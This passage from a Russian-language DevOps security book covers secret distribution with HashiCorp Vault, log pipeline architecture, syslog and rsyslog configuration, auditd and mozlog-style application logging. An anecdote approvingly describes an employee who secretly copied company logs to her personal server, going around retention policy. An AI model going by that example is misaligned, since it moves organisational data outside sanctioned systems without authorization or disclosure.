    mac: ENC[AES256_GCM,data:ChFa...,iv:0dn...,tag:6cK0w...,type:str]
  
```

Sops, Credstash, Sneaker и другие решения, основанные на концепции KMS, прекрасно действуют в средах, работающих в AWS, но они не решают проблемы распределения входных данных за пределами инфраструктуры Amazon. HashiCorp Vault — это независимый от инфраструктуры инструмент, который замечательно работает во многих средах.

HashiCorp Vault

В отличие от KMS, который предоставляет только сервис шифрования/дешифрования, Vault обеспечивает полноценным решением для хранения закрытых данных и распределения доступа.

Как и Sops, Vault — это программа на Go, которую можно получить, скомпилировать и установить с помощью одной команды `go get github.com/hashicorp/vault`. Она запускает сервис в инфраструктуре и раскрывает конечную точку API, из которой системы могут получить свои закрытые данные. По сравнению с рабочим потоком шифрования/дешифрования, представленным ранее, Vault предлагает более простую инфраструктуру (рис. 6.15).



Рис. 6.15. Vault обслуживает закрытые данные с помощью простого рабочего потока, сосредоточенного вокруг центрального сервиса, в котором специалисты хранят закрытые данные и из которого системы их получают

Vault решает проблему бутстрэппинга доверия с помощью проверки удостоверяющих документов AWS, предоставленных экземплярами. Удостоверяющий документ — это набор метаданных экземпляра, подписанный особым ключом AWS, который может быть проверен кем угодно. Каждый экземпляр EC2 может получить собственный удостоверяющий документ и привязанную к нему подпись из его локальных метаданных, как показано в листинге 6.9.

Vault проверяет подпись PKCS7 S/MIME каждого документа, удостоверяющего экземпляр, который устанавливает соединение с конечной точкой API. Затем он пользуется удостоверяющим документом для применения правил распределения доступа, а также разрешает или запрещает доступ к входным данным. Этот метод действует только для экземпляров EC2 и не будет работать для функций AWS Lambda, у которых нет удостоверяющих документов.

Листинг 6.9. Удостоверяющие документы экземпляра EC2, подписанные AWS

```
$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
{
  "privateIp" : "172.31.24.191",
  "availabilityZone" : "us-east-1a",
  "region" : "us-east-1",
  "instanceId" : "i-36de3bb2",
  "instanceType" : "t2.micro",
  ...
}
```

Удостоверяющий документ экземпляра EC2 — это файл JSON, содержащий метаданные

Подпись PKCS7 удостоверяющего документа для экземпляра EC2 тоже присутствует

```
$ curl http://169.254.169.254/latest/dynamic/instance-identity/pkcs7
MIAGCSqGSIB3DQENaqCAMIACAQExCzAJBgUrDgM
ICJwcm12YXR1SXA1IDogIjE3Mi4zM54yNC4xOTE
...
```

В других средах, помимо AWS, может быть реализован подобный бэкэнд аутентификации, и Vault обеспечит равноценный уровень безопасности¹.

Vault — это цельное решение по обслуживанию закрытых ключей, но у него есть и недостатки.

- ❑ То, что Vault является центральным сервисом обслуживания закрытых данных, делает его мишенью в инфраструктуре. Vault должен загружать все секретные данные для того, чтобы распределять их в системах, и при вторжении в сервер Vault будут слиты все закрытые данные. То, что API Vault должен быть доступен для всех систем инфраструктуры, лишь увеличивает уязвимость сервиса.
- ❑ Некоторые DevOps-организации пытаются, насколько это возможно, ограничить зависимость от центральных сервисов инфраструктуры, чтобы избежать простоев из-за выхода их из строя. Если Vault не будет функционировать, то никакая новая система не сможет присоединиться к среде. Сервис Vault должен эксплуатироваться таким образом, чтобы обеспечивать самую широкую его доступность в инфраструктуре.

Идеальных решений нет. Выберите ли вы зашифрованные документы, такие как предоставляют KMS и Sops, или API распределения закрытых данных наподобие Vault, все равно потребуется искать оптимальное соотношение удобства, безопасности и надежности.

В конечном счете решение, которое вы хотите получить, должно наилучшим образом подходить вашей инфраструктуре, и вашим специалистам по эксплуатации должно быть удобнее всего им пользоваться. Вынуждать специалистов при обслуживании закрытых данных применять инструменты, которые их раздражают, — все равно что добровольно увеличивать вероятность ошибки, способствующей утечке данных в Сеть.

¹ Vault Controller Келси Хайтауэра авторизует модули Kubernetes перед передачей им доступа к закрытым данным github.com/kelseyhightower/vault-controller.

Резюме

- ❑ Закройте права доступа к репозиториям кода с помощью организаций и команд, а также регулярно проверяйте их автоматизированными скриптами.
- ❑ Старайтесь при любой возможности применять двухфакторную аутентификацию, чтобы предотвратить утечку паролей, приводящую к вторжению в аккаунт.
- ❑ Ограничьте интеграцию со сторонними компонентами, пересматривайте переданные им права доступа, а также аннулируйте права, в которых уже нет необходимости.
- ❑ Подписывайте Git-коммиты и метки с помощью PGP и пишите скрипты для проверки этих подписей извне CI/CD-конвейера.
- ❑ Используйте аккаунты с ограниченными привилегиями при интеграции компонентов, таких как CircleCI и Docker Hub, и применяйте один аккаунт на проект для того, чтобы ограничить воздействие вторжения в аккаунт.
- ❑ Оценивайте, как подпись контейнеров может помочь усилить доверие к вашей инфраструктуре, но не забывайте о предостережениях.
- ❑ Набирайтесь опыта в использовании политик IAM AWS и задействуйте их для передачи ограниченных и особенных прав доступа к компонентам инфраструктуры.
- ❑ Подписание кода и контейнеров гарантирует отсутствие вредоносных модификаций, но его сложно реализовать на практике.
- ❑ Роли IAM AWS — это мощный механизм передачи проработанных прав доступа к системам инфраструктуры.
- ❑ Распределяйте закрытые данные к системам безопасно, используя специализированные инструменты, такие как Mozilla Sops или HashiCorp Vault, и не храните их в незашифрованном виде, когда не используете.

Часть II

Выявление аномалий и защита сервисов от атак

Любому бизнесу как в цифровом, так и в физическом мире в какой-то момент придется защищаться от атак. Для владельца небольшого магазина основной угрозой являются мелкие кражи. Для международного бизнесмена — нежелательное поглощение другой корпорацией. При создании онлайн-сервисов администраторы больше всего беспокоятся об утечке данных и предупреждении атак на сервис.

В части I вы создали и защитили инфраструктуру, способную поддерживать быстрый рост благодаря применению техник DevOps для выведения процессов эксплуатации на промышленную основу. В части II будете защищать инфраструктуру, наблюдая за ее действиями, выявляя аномалии, вторжения и помогая ей восстановиться после инцидентов в системе безопасности. Вы не станете внедрять меры безопасности в CI/CD/IaaS-конвейеры и соберете отдельные сервисы безопасности, предназначенные для защиты основных приложений организации.

Часть II состоит из четырех глав. В главах 7 и 8 мы сосредоточимся на журналировании всех уровней. В главе 7 рассказывается об архитектуре конвейера журналирования: о сборе данных журналов из различных компонентов, их потоковой передаче в службу обработки и хранения для будущих исследований. Глава 8 сосредоточена на уровне анализа в конвейере журналирования, предназначенном для выявления аномалий и вторжений с помощью обработки событий журналов в реальном времени, а также для отправки уведомлений администраторам. В главе 9 мы изучим приемы обнаружения вторжений на уровнях сети, системы, приложения и инфраструктуры. Часть II завершается главой 10 — практическим примером вторжения, где мы рассмотрим фазы работы с инцидентами в системе безопасности и восстановления после них.

Ключевым фактором при защите от вторжений и злоупотреблений является скорость. Нашей целью в части II будет создание инфраструктуры наблюдения — достаточно быстрой, точной и гибкой для постоянной защиты сервисов организации.

Сбор и хранение журналов

В этой главе

- Создание пяти уровней современного конвейера журналирования.
- Сбор данных журналов из систем, приложений, инфраструктур и сторонних сервисов.
- Применение брокера сообщений для передачи журналов от источников к получателям.
- Освоение приемов анализа журналов с помощью специализированных модулей.
- Изучение эффективного хранения журналов и реализация политики хранения.
- Оценка средств для доступа и визуализации исходных журналов и показателей.

Вы, вероятно, уже знаете, что будете собирать журналы из всех приложений и систем, и понимаете, почему, каким образом и в каких объемах необходимо реализовать журналирование. В этой главе мы обсудим, как выглядит современная модель конвейера журналирования и какие журналы стоит в него отправлять, но перед тем, как начать, позвольте рассказать, какова цель журналирования с точки зрения инженера по безопасности.

Некогда я работал над инцидентом в сфере безопасности: произошло проникновение в аккаунт привилегированного пользователя, в результате чего атакующие получили секретную информацию. Случай был довольно серьезным, и десятки специалистов были мобилизованы для исследования степени воздействия вторжения.

Все бегали и пытались ответить на очевидные вопросы: как это случилось? Как много данных было раскрыто? Насколько глубоким было вторжение? Что сказать пользователям? А журналистам? Все наладится?

Это может показаться преувеличением, но это правда. Такого рода инциденты — серьезное событие, способное посеять панику. Я перемешался по чатам и беседам по e-mail, запускал скрипты и команды, чтобы докопаться до первоисточника взлома... пока не наткнулся на дно нашего архива.

Из соображений экономии мы ограничили срок архивации журналов доступа Apache — немногим более 90 дней, но вторжение оказалось гораздо старше. Отсутствие необходимой информации не позволяло мне оценить масштабы инцидента. Я уже предвидел неприятную беседу с высшим руководством, но тут мне на помощь пришла коллега.

Ограничение для хранения журналов всегда казалось ей глупостью. Почему нужно хранить журналы всего 90 дней, если жесткий диск на 1 Тбайт стоит меньше 100 долларов? Никому не говоря, она написала скрипт, который каждый день шифровал и передавал журналы на ее личный сервер. Ее архив работал несколько лет, когда хранение на нашем многомиллионном предприятии длилось всего 90 дней!

Я использовал копию ее журналов для отслеживания источника вторжения и изолировал IP-адреса атакующих. Мы сократили масштабы инцидента до отдельных аккаунтов и убедились, что они заблокированы, а также точно оценили, сколько данных было раскрыто, что было бы невозможно без длительного хранения журналов доступа.

Опытные команды по безопасности понимают важность хорошей практики журналирования при расследовании инцидентов. Самые лучшие меры безопасности в индустрии могут уменьшить вероятность вторжения, но, если у вас не будет журналов, реагировать на атаки станет сложнее. В этой главе я познакомлю вас с современными концепциями в архитектуре журналирования.

Вам, возможно, знакомы традиционные подходы к журналированию, которые в основном связаны со сбором сообщений из различных источников на центральном сервере с целью их архивации. Такой тип журналирования — это лучше, чем ничего, но современная архитектура журналирования может предложить намного больше. На рис. 7.1 представлены пять компонентов современного конвейера журналирования.

- ❑ *Уровень сбора* передает журналы от приложений, систем, сетевого оборудования и сторонних сервисов и направляет их в центральное расположение. Далее мы подробно обсудим сбор журналов и перечислим их типы, которые стоит собирать.
- ❑ После сбора сообщения журналов передаются на *уровень потоковой передачи*, который обычно реализуется в виде брокера сообщений, такого как RabbitMQ или Apache Kafka. Назначение этого уровня — концентрация журналов в одном конвейере, в котором можно осуществлять перенаправление.




Рис. 7.1. Современный конвейер журналирования состоит из пяти уровней, которые собирают, передают, анализируют, хранят события журналов, а также обеспечивают доступ к ним. Эта архитектура сложна, но она обеспечивает большую гибкость в обращении с журналами

- ❑ Обработка журналов происходит на *уровне анализа*. Именно здесь современный конвейер журналирования начинает отличаться от традиционных техник. Этот уровень состоит из небольших программ, предназначенных для поглощения сообщений журналов и выполнения над ними определенных манипуляций. Одни анализаторы хранят журналы в базе данных, другие вычисляют статистику, а третьи, наиболее интересные для нас, можно настроить на выявление аномалий, вторжений и шаблонов атак.
- ❑ Далее идет *уровень хранения*, и, хотя его концепция на первый взгляд может показаться простой, хранение большого количества данных, содержащихся в журналах, превратит эту задачу в увлекательное испытание. В прошлом журналы хранились в файлах журналов до той поры, когда от них нужно было избавляться. Сегодня распространенной практикой является загрузка журналов в базу данных для быстрого доступа и помещение старых журналов в хранилище с более медленным и сложным доступом.
- ❑ И наконец, *уровень доступа* обеспечивает администраторов интерфейсом для рассмотрения журналов под разными углами. Если все в порядке, панель наблюдения отображает то, что люди хотят видеть, но важность хорошего интерфейса для доступа к необработанным данным не стоит недооценивать: лучшими друзьями исследующего зачастую становятся простые Unix-инструменты, такие как `grep`, `sed`, `awk`, и несколько строк `bash`-скриптов.

Такая архитектура сложна, ее реализация потребует много времени и ресурсов. В следующих разделах мы обсудим каждый уровень в отдельности и дадим рекомендации по их внедрению в инфраструктуру. Хорошая новость в том, что такой конвейер журналирования достаточно гибок и будет естественно расти вместе с организацией. Вы можете начать с простых вещей и увеличивать сложность по мере необходимости.

В следующем разделе мы сосредоточимся на уровне сбора и обсудим типы журналов, необходимых для расследований в сфере безопасности.

7.1. Сбор данных журналов из систем и приложений

Журналы производят большинство программ, запущенных как в пределах специализированного сетевого устройства, обслуживающего сайт на Linux-сервере, так и в самом ядре Linux. Нахождение и сбор этих журналов — первое испытание, которое мы должны преодолеть на пути к построению конвейера. Существует четыре категории журналов, необходимых при реализации уровня сбора в конвейере (рис. 7.2).

- ❑ *Системы* сервиса обычно работают на Linux, и веб-серверы, такие как Apache и NGINX, вырабатывают уйму информации. Журналы доступа, созданные веб-сервером, — вероятно, наиболее важный, но не единственный тип журналов, которые нужно собирать. Ядро Linux само по себе производит журналы аудита,

очень полезные для сферы безопасности. Чтобы собрать все эти журналы, воспользуемся стандартными средствами системного журналирования и маршрутизатором журналов, чтобы отправлять события на уровень потоковой передачи.




Рис. 7.2. Первый уровень современного конвейера журналирования сосредоточен на сборе сообщений журналов из систем, приложений инфраструктур и сторонних сервисов, которые участвуют в эксплуатации сервиса. Журналы собираются в центральном брокере сообщений на уровне потоковой передачи

- ❑ Сбор журналов из *приложений* — это сложный и важный аспект создания веб-сервисов. Находясь в среде штатной разработки приложений, мы можем выбрать, какие события журналировать и какой нужен формат, что значительно поможет нам в дальнейшем при продвижении по конвейеру. Если использовать готовые приложения, то формат журналов зачастую определен поставщиком и будет иным, но можно воспользоваться инструментами сбора журналов, чтобы преобразовать их в стандартизированный формат.
- ❑ *Инфраструктуры* также производят журналы, которые содержат много сведений для области безопасности. Сетевые устройства могут создавать журналы на трафике, которые оцениваются на низшем уровне стека. Поставщики IaaS, такие как AWS, выполняют проверочное отслеживание каждого действия, в котором

содержится вся история активности в инфраструктуре. Мы обсудим эти типы журналов в разделе 7.3.

- И наконец, мы рассмотрим способы сбора журналов из *сторонних сервисов*, таких как Git Hub, и перенаправления их в конвейер.

В этой главе сосредоточимся на сборе журналов для защиты веб-сервисов, которые в основном состоят из Linux-систем и сетевого оборудования. Мы не будем обсуждать сбор журналов с машин конечных пользователей, как если бы вы защищали офисную сеть или корпоративное окружение, также не станем обсуждать сбор журналов из систем macOS и Windows. Это не означает, что эти журналы неважны для защиты вашей организации, но их не так уж часто можно встретить в облачных сервисах, в основном работающих на Linux-системах.

Рассмотрим эти категории по порядку, начиная с системных журналов.

7.1.1. Сбор журналов от систем

Есть две большие категории журналов, которые вам хотелось бы собирать из своих систем. Первая, самая распространенная в Unix-системах, — это *системные журналы*. Вторая, более современная и полезная для расследований в безопасности, — *журналы аудита системных вызовов*. Начнем с системных журналов.

Системные журналы

Большинство читателей знакомы с содержимым каталога `/var/log` в своих Linux-системах и, возможно, уже настраивали фоновый процесс системного журнала (`rsyslog`, `syslog-ng` и т. д.), поэтому я скажу коротко: системный журнал — это стандартная система журналирования для Unix-систем, реализованная, вероятно, абсолютным большинством серверных программ. Приложение может высылать сообщения в фоновый процесс системного журнала по UDP на порт 514 (некоторые фоновые процессы системных журналов поддерживают также TCP). В листинге 7.1 показан пример кода, который отправляет сообщения журнала из Go-приложения в системный журнал. Как видите, реализовать его просто.

Листинг 7.1. Передача данных в системный журнал с помощью нескольких строк на Go

```
package main
import (
    "log"
    "log/syslog"
)
func main() {
    slog, err := syslog.Dial(
        "udp",
        "localhost:514",
        syslog.LOG_LOCALS|syslog.LOG_INFO,
        "SecuringDevOpsSyslog")
    defer slog.Close()
```

Инициализация соединения с фоновым процессом системного журнала по UDP

```
if err != nil {  
    log.Fatal("error:", err)  
}  
slog.Alert("This is an alert log")  
slog.Info("This is just info log")  
}
```

← Передача сообщения журнала на уровень уведомлений

← Передача сообщения журнала на уровень информирования

В стандартной Ubuntu-системе, в которой работает фоновый процесс `rsyslog`, выполнение предыдущего кода произведет два сообщения журнала, которые отправятся в `/var/log/syslog` на локальной машине (листинг 7.2).

Листинг 7.2. Пример сообщений системного журнала

```
Nov 22 07:03:06 gator3 SecuringDevOpsSyslog[32438]: This is an alert log  
Nov 22 07:03:06 gator3 SecuringDevOpsSyslog[32438]: This is just info log
```

Формат системного журнала поддерживает два параметра классификации:

- *объект* указывает тип приложения, отправляющего сообщение журнала;
- *степень серьезности* указывает на важность фиксируемого события.

Фоновый процесс системного журнала использует эти два параметра для того, чтобы решать, что с этими сообщениями делать. В листинге 7.2 оба журнала пишутся в `/var/log/syslog`, но можно воспользоваться простым правилом фильтрации для того, чтобы записать журнал уведомления в другой файл или выслать его непосредственно администраторам. В листинге 7.3 показан такой фильтр, написанный для того, чтобы улавливать журналы уведомлений и записывать их в `/var/log/app-alerts.log` с помощью фонового процесса `rsyslog`.

Листинг 7.3. Фильтр `rsyslog`, используемый для перенаправления журналов уведомлений в объект `local5`

```
local5.=alert -/var/log/app-alerts.log
```

В Unix-приложениях системное журналирование присутствует повсеместно, оно станет несложным первым шагом реализации журналирования. Во многих Linux-системах достаточно задействовать UDP на порте 514, чтобы собирать журналы в `/var/log`. В системе Ubuntu это изменение нужно делать в главном конфигурационном файле `rsyslog` в `/etc/rsyslog.conf` (листинг 7.4).

Листинг 7.4. Конфигурация `/etc/rsyslog.conf` для сбора по UDP на порте 514

```
# provides UDP syslog reception  
module(load="imudp")  
input(type="imudp" port="514")
```

Когда фоновый процесс системного журналирования, запущенный в каждой системе, уловит сообщения журналов, их передача в центральное расположение будет зависеть лишь от конфигурации. Но вопрос, какие из сообщений журналов нужно передавать, все еще не решен. Простое решение таково: сначала пересылать

все журналы в конвейер журналирования, а затем постепенно отфильтровывать сообщения неинтересные или неоправданно объемные. Невероятно сложно угадать, какие сведения пригодятся во время расследования, поэтому всегда старайтесь собирать немного больше данных, чем необходимо. Основываясь на своем опыте просмотра журналов во время расследования инцидентов нарушения безопасности, я выделил следующие категории сообщений журналов, которые зачастую оказываются важными.

- ❑ Сессии, открытые в системе либо по SSH, либо напрямую через консоль. На языке системного журналирования это означает, что вы хотите собирать сообщения, передаваемые для объектов `auth` и `authpriv`, которые обычно размещаются в `/var/log/auth.log` (в Debian/Ubuntu) или в `/var/log/secure` (в Red Hat/Fedora).
- ❑ Сообщения журналов, связанных с основной функциональностью системы, — журналов доступа от Apache или NGINX для веб-серверов, журналов фоновых процессов от Postfix или Dovecot для почтовых серверов и т. д. Размещение этих сообщений зависит от системной конфигурации.
- ❑ Стандартные сообщения журналов, передаваемые системными фоновыми процессами, часто несут полезную информацию, зафиксированную программами, являющимися частью основной системы. В Debian/Ubuntu вы найдете их в `/var/log/syslog`. В Red Hat/Fedora они находятся в `/var/log/messages`.
- ❑ Если в системе работает межсетевой экран, такой как `iptables`, не забудьте журналировать события, связанные с безопасностью, и собрать их в конвейере. Например, можете сформировать сообщения журналов при сбрасывании межсетевым экраном соединения для указания на аномальную сетевую активность. Журналы межсетевого экрана могут создать много шума, поэтому подумайте о фильтрации событий.

Ограничение системного журналирования — 1024 байта

Стандартная длина сообщений системного журнала ограничена значением 1 Кбайт (1024 байта) (<https://tools.ietf.org/html/rfc3164>). Любое более длинное сообщение либо окажется сокращено, либо будет храниться в нескольких строках журнала. Современные фоновые системные журналы пытаются обойти этот лимит с помощью TCP-передачи, но многие приложения все еще пользуются значением 1 Кбайт. Более того, применение UDP для передачи не гарантирует правильной очередности сообщений. Системное журналирование стоит использовать только локально, а более современные протоколы передачи сообщений журналов, например передачу JSON- или protobuf-сообщений по TCP, — для отправки сообщений на следующий уровень конвейера.

Аудит системных вызовов в Linux

Одной из проблем системных журналов может считаться несоответствие в детализированности событий. Одно приложение дотошно фиксирует любое сведение о своей активности, в то время как другое — лишь бесполезные сообщения. К со-

жалению, при расследовании инцидента зачастую сталкиваешься с недостатком нужной информации.


В Linux есть способ получать невероятно детализированную информацию о системной активности — аудит системных вызовов. В дополнение к сбору журналов от своих систем мы можем собирать сообщения аудита, чтобы увеличить область наблюдения за тем, чем занимаются системы. Системные вызовы — это программный интерфейс между ядром операционной системы и программами, выполняющими задачи для пользователей. Системные вызовы используются всегда, когда приложение или пользователь взаимодействует с ядром, чтобы открыть сетевое соединение, выполнить команду, прочитать файл и т. д. Ядро Linux выполняет сотни системных вызовов, и их аудит может вычленивать информацию, которая поможет воссоздать точную картину системной активности в заданный момент.

Linux записывает, какие системные вызовы какими программами выполнялись, а также позволяет средствам аудита получить эту информацию. Одно из таких средств называется `auditd`, его работа заключается в получении информации о системных вызовах от ядра (рис. 7.3).



Рис. 7.3. Приложения используют системные вызовы для того, чтобы задействовать функциональность ядра Linux. Ядро фиксирует эти вызовы и перенаправляет их в приложение `auditd`, где их можно локально журналировать и перенаправить на уровень потоковой передачи

В листинге 7.5 показан пример журнала, созданного `auditd`, когда пользователь `sam` присоединился к системе по SSH. Событие журнала содержит сведения о процессе, который произвел действие (`pid 14288` работает как `uid 0, root`), включая подробное сообщение, указывающее на то, что сессия была открыта для `sam` с применением `SSHD`.

Листинг 7.5. Пример события журнала, которое было сформировано auditd для описания SSH-соединения с системой

Аудит системных вызовов — инструмент, который намного мощнее обычного журналирования, так как в этом случае данные формируются непосредственно ядром. Приложениям не нужно фиксировать особые события, и они не могут запретить ядру фиксировать их активность. Однако у аудита системных вызовов есть два недостатка.

- ❑ Объем данных системных вызовов, сформированных операционной системой при нормальном ходе событий, ошеломляет. В auditd реализована система правил для фильтрации событий и фиксации лишь некоторых особенных из них, что помогает уменьшить объем данных журнала. Но в загруженной системе вам, вероятно, придется выделить значительное количество ресурсов для аудита системных вызовов.
- ❑ Журналы аудита обозревают любое приложение в отрыве от контекста. Вы можете получить уведомление о том, что Apache считывает содержимое `/etc/shadow`, но без журналов Apache понять причину такого действия будет невозможно.

Мне случалось работать с инцидентами, когда журналы действительно помогли докопаться до первопричины проблемы. Они также способны предоставить целостный механизм обнаружения вторжений и аномалий. Аудит системных вызовов подходит для более продвинутой разработки конвейера журналирования, к которому можно будет обращаться, как только организация выстроит инфраструктуру, способную фиксировать, анализировать и хранить более основательные типы журналов.

Среди типов журналов, которые стоит начать собирать как можно раньше, наиболее важными, вероятно, являются журналы приложений.

7.1.2. Сбор журналов приложения

Данные журналов приложений играют основную роль в стратегии обнаружения вторжений и аномалий. Системное журналирование зачастую не охватывает того, что разработчики считают стоящим журналирования, а администраторы не могут добиться, чтобы журналы удовлетворяли всем их нуждам. Разрабатываемые штатно

приложения, которые преследуют особенную бизнес-цель, не имеют таких ограничений, и разработчики могут журналировать все, что нужно командам обеспечения безопасности. Мы обсудим, что должны журналировать приложения, но прежде, чем перейти к сути, договоримся о том, как приложения должны журналировать.

Стандарт для журналирования приложений

В предыдущем разделе мы рассуждали о том, как фоновые системные процессы обычно отправляют сообщения своих журналов в системный журнал для хранения и концентрации, а также упомянули ограничение системного журналирования. Поддержка вывода сообщений журналов в место назначения согласно системному журналированию по UDP все еще распространенное явление, но современные приложения все чаще отдают предпочтение полному игнорированию системного журналирования и записи сообщений своих журналов в стандартный канал вывода.

У приложений, которые работают в пределах Docker-контейнера или запущены подсистемой `systemd`, стандартный вывод и стандартные автоматически обрабатываемые и фиксируемые ошибки. В Docker они обрабатываются командой `docker logs`. `systemd` дает доступ к журналам посредством команды `journalctl`. Эти механизмы упрощают работу разработчикам, которым необходимо лишь вывести сообщения журналов в стандартный вывод приложения. Администраторы могут выбирать, что делать с этими журналами, а также соответственно их перенаправлять. Перенаправление журналов — это дело администраторов, а разработчикам не нужно беспокоиться о том, какая техника для фиксирования событий в конвейере журналирования используется в инфраструктуре.

Первое правило современной инфраструктуры журналирования состоит в следующем: пишите журналы в стандартный выход и позвольте администраторам позаботиться об их перенаправлении в то место, где они должны располагаться, независимо от того, пользуетесь вы системным журналированием или продвинутым протоколом выстраивания очереди сообщений.

Журналирование в `stdout` избавляет от ограничения 1 Кбайт, существующего в системном журналировании, что позволяет приложениям фиксировать сколько угодно сведений. Предопределить стандарт, который приложения должны реализовывать при хранении журналов, мы не можем, однако можем определить некоторые общие правила, помогающие обрабатывать журналы.

- ❑ *Публикуйте журналы в структурированном формате.* JSON, XML, CSV — все форматы, на которые согласятся ваши разработчики, подойдут, если они являются общепринятыми для всей организации. JSON — довольно популярный современный формат, и его несложно реализовать в приложении.
- ❑ *Стандартизируйте формат временных меток.* Запись и парсинг временных меток — самые трудные проблемы в информатике. Избегайте их использования при любой возможности, а также внедрите в своей организации стандарт RFC3339 (<https://ietf.org/rfc/rfc3339.txt>), в котором определяется формат для временных меток, содержащих сведения о часовом поясе с точностью до наносекунды (например, 2016-11-26T18:52:56.262496286Z). Старайтесь писать журналы согласно часовому

поясу UTC. Никому не нравится конвертировать часовые пояса при сравнении журналов.

- ❑ *Указывайте источник событий, определяя обязательные поля.* Имя приложения, имя узла, идентификатор PID, публичный IP-адрес клиента и т. п. — прекрасные кандидаты для этого. Одно событие должно нести достаточно информации для того, чтобы быть понятным вне контекста на другом конце конвейера журналирования.
- ❑ *Позвольте приложениям добавлять свои произвольные данные.* Вы не можете стандартизировать все, и каждое приложение должно иметь возможность хранить сведения в произвольном формате. Эта информация все же должна быть структурирована, например, как произвольный JSON-объект, но она будет своей в каждом из приложений.

Разработчики, администраторы и инженеры по безопасности должны работать вместе, чтобы определить разумный стандарт для организации. Когда мы это попробовали сделать в Mozilla, то условились о базовом наборе написанных в формате JSON полей, называемом `mozlog`, который был реализован во всех сервисах бэкенда (<http://mng.bz/ck0b>). В листинге 7.6 показан пример сообщения в формате `mozlog`.

Листинг 7.6. Пример журнала приложения в формате `mozlog`, отображающего стандартные поля

```

Временная метка сообщения отображена
в форматах наносекунд Unix и RFC3339
{
  "timestamp": 145767775123456,
  "time": "2016-11-26T13:55:16Z",
  "type": "signing.log",
  "logger": "autograph",
  "envversion": "2.0",
  "hostname": "autograph1.dev.aws.moz.example.net",
  "pid": 11461,
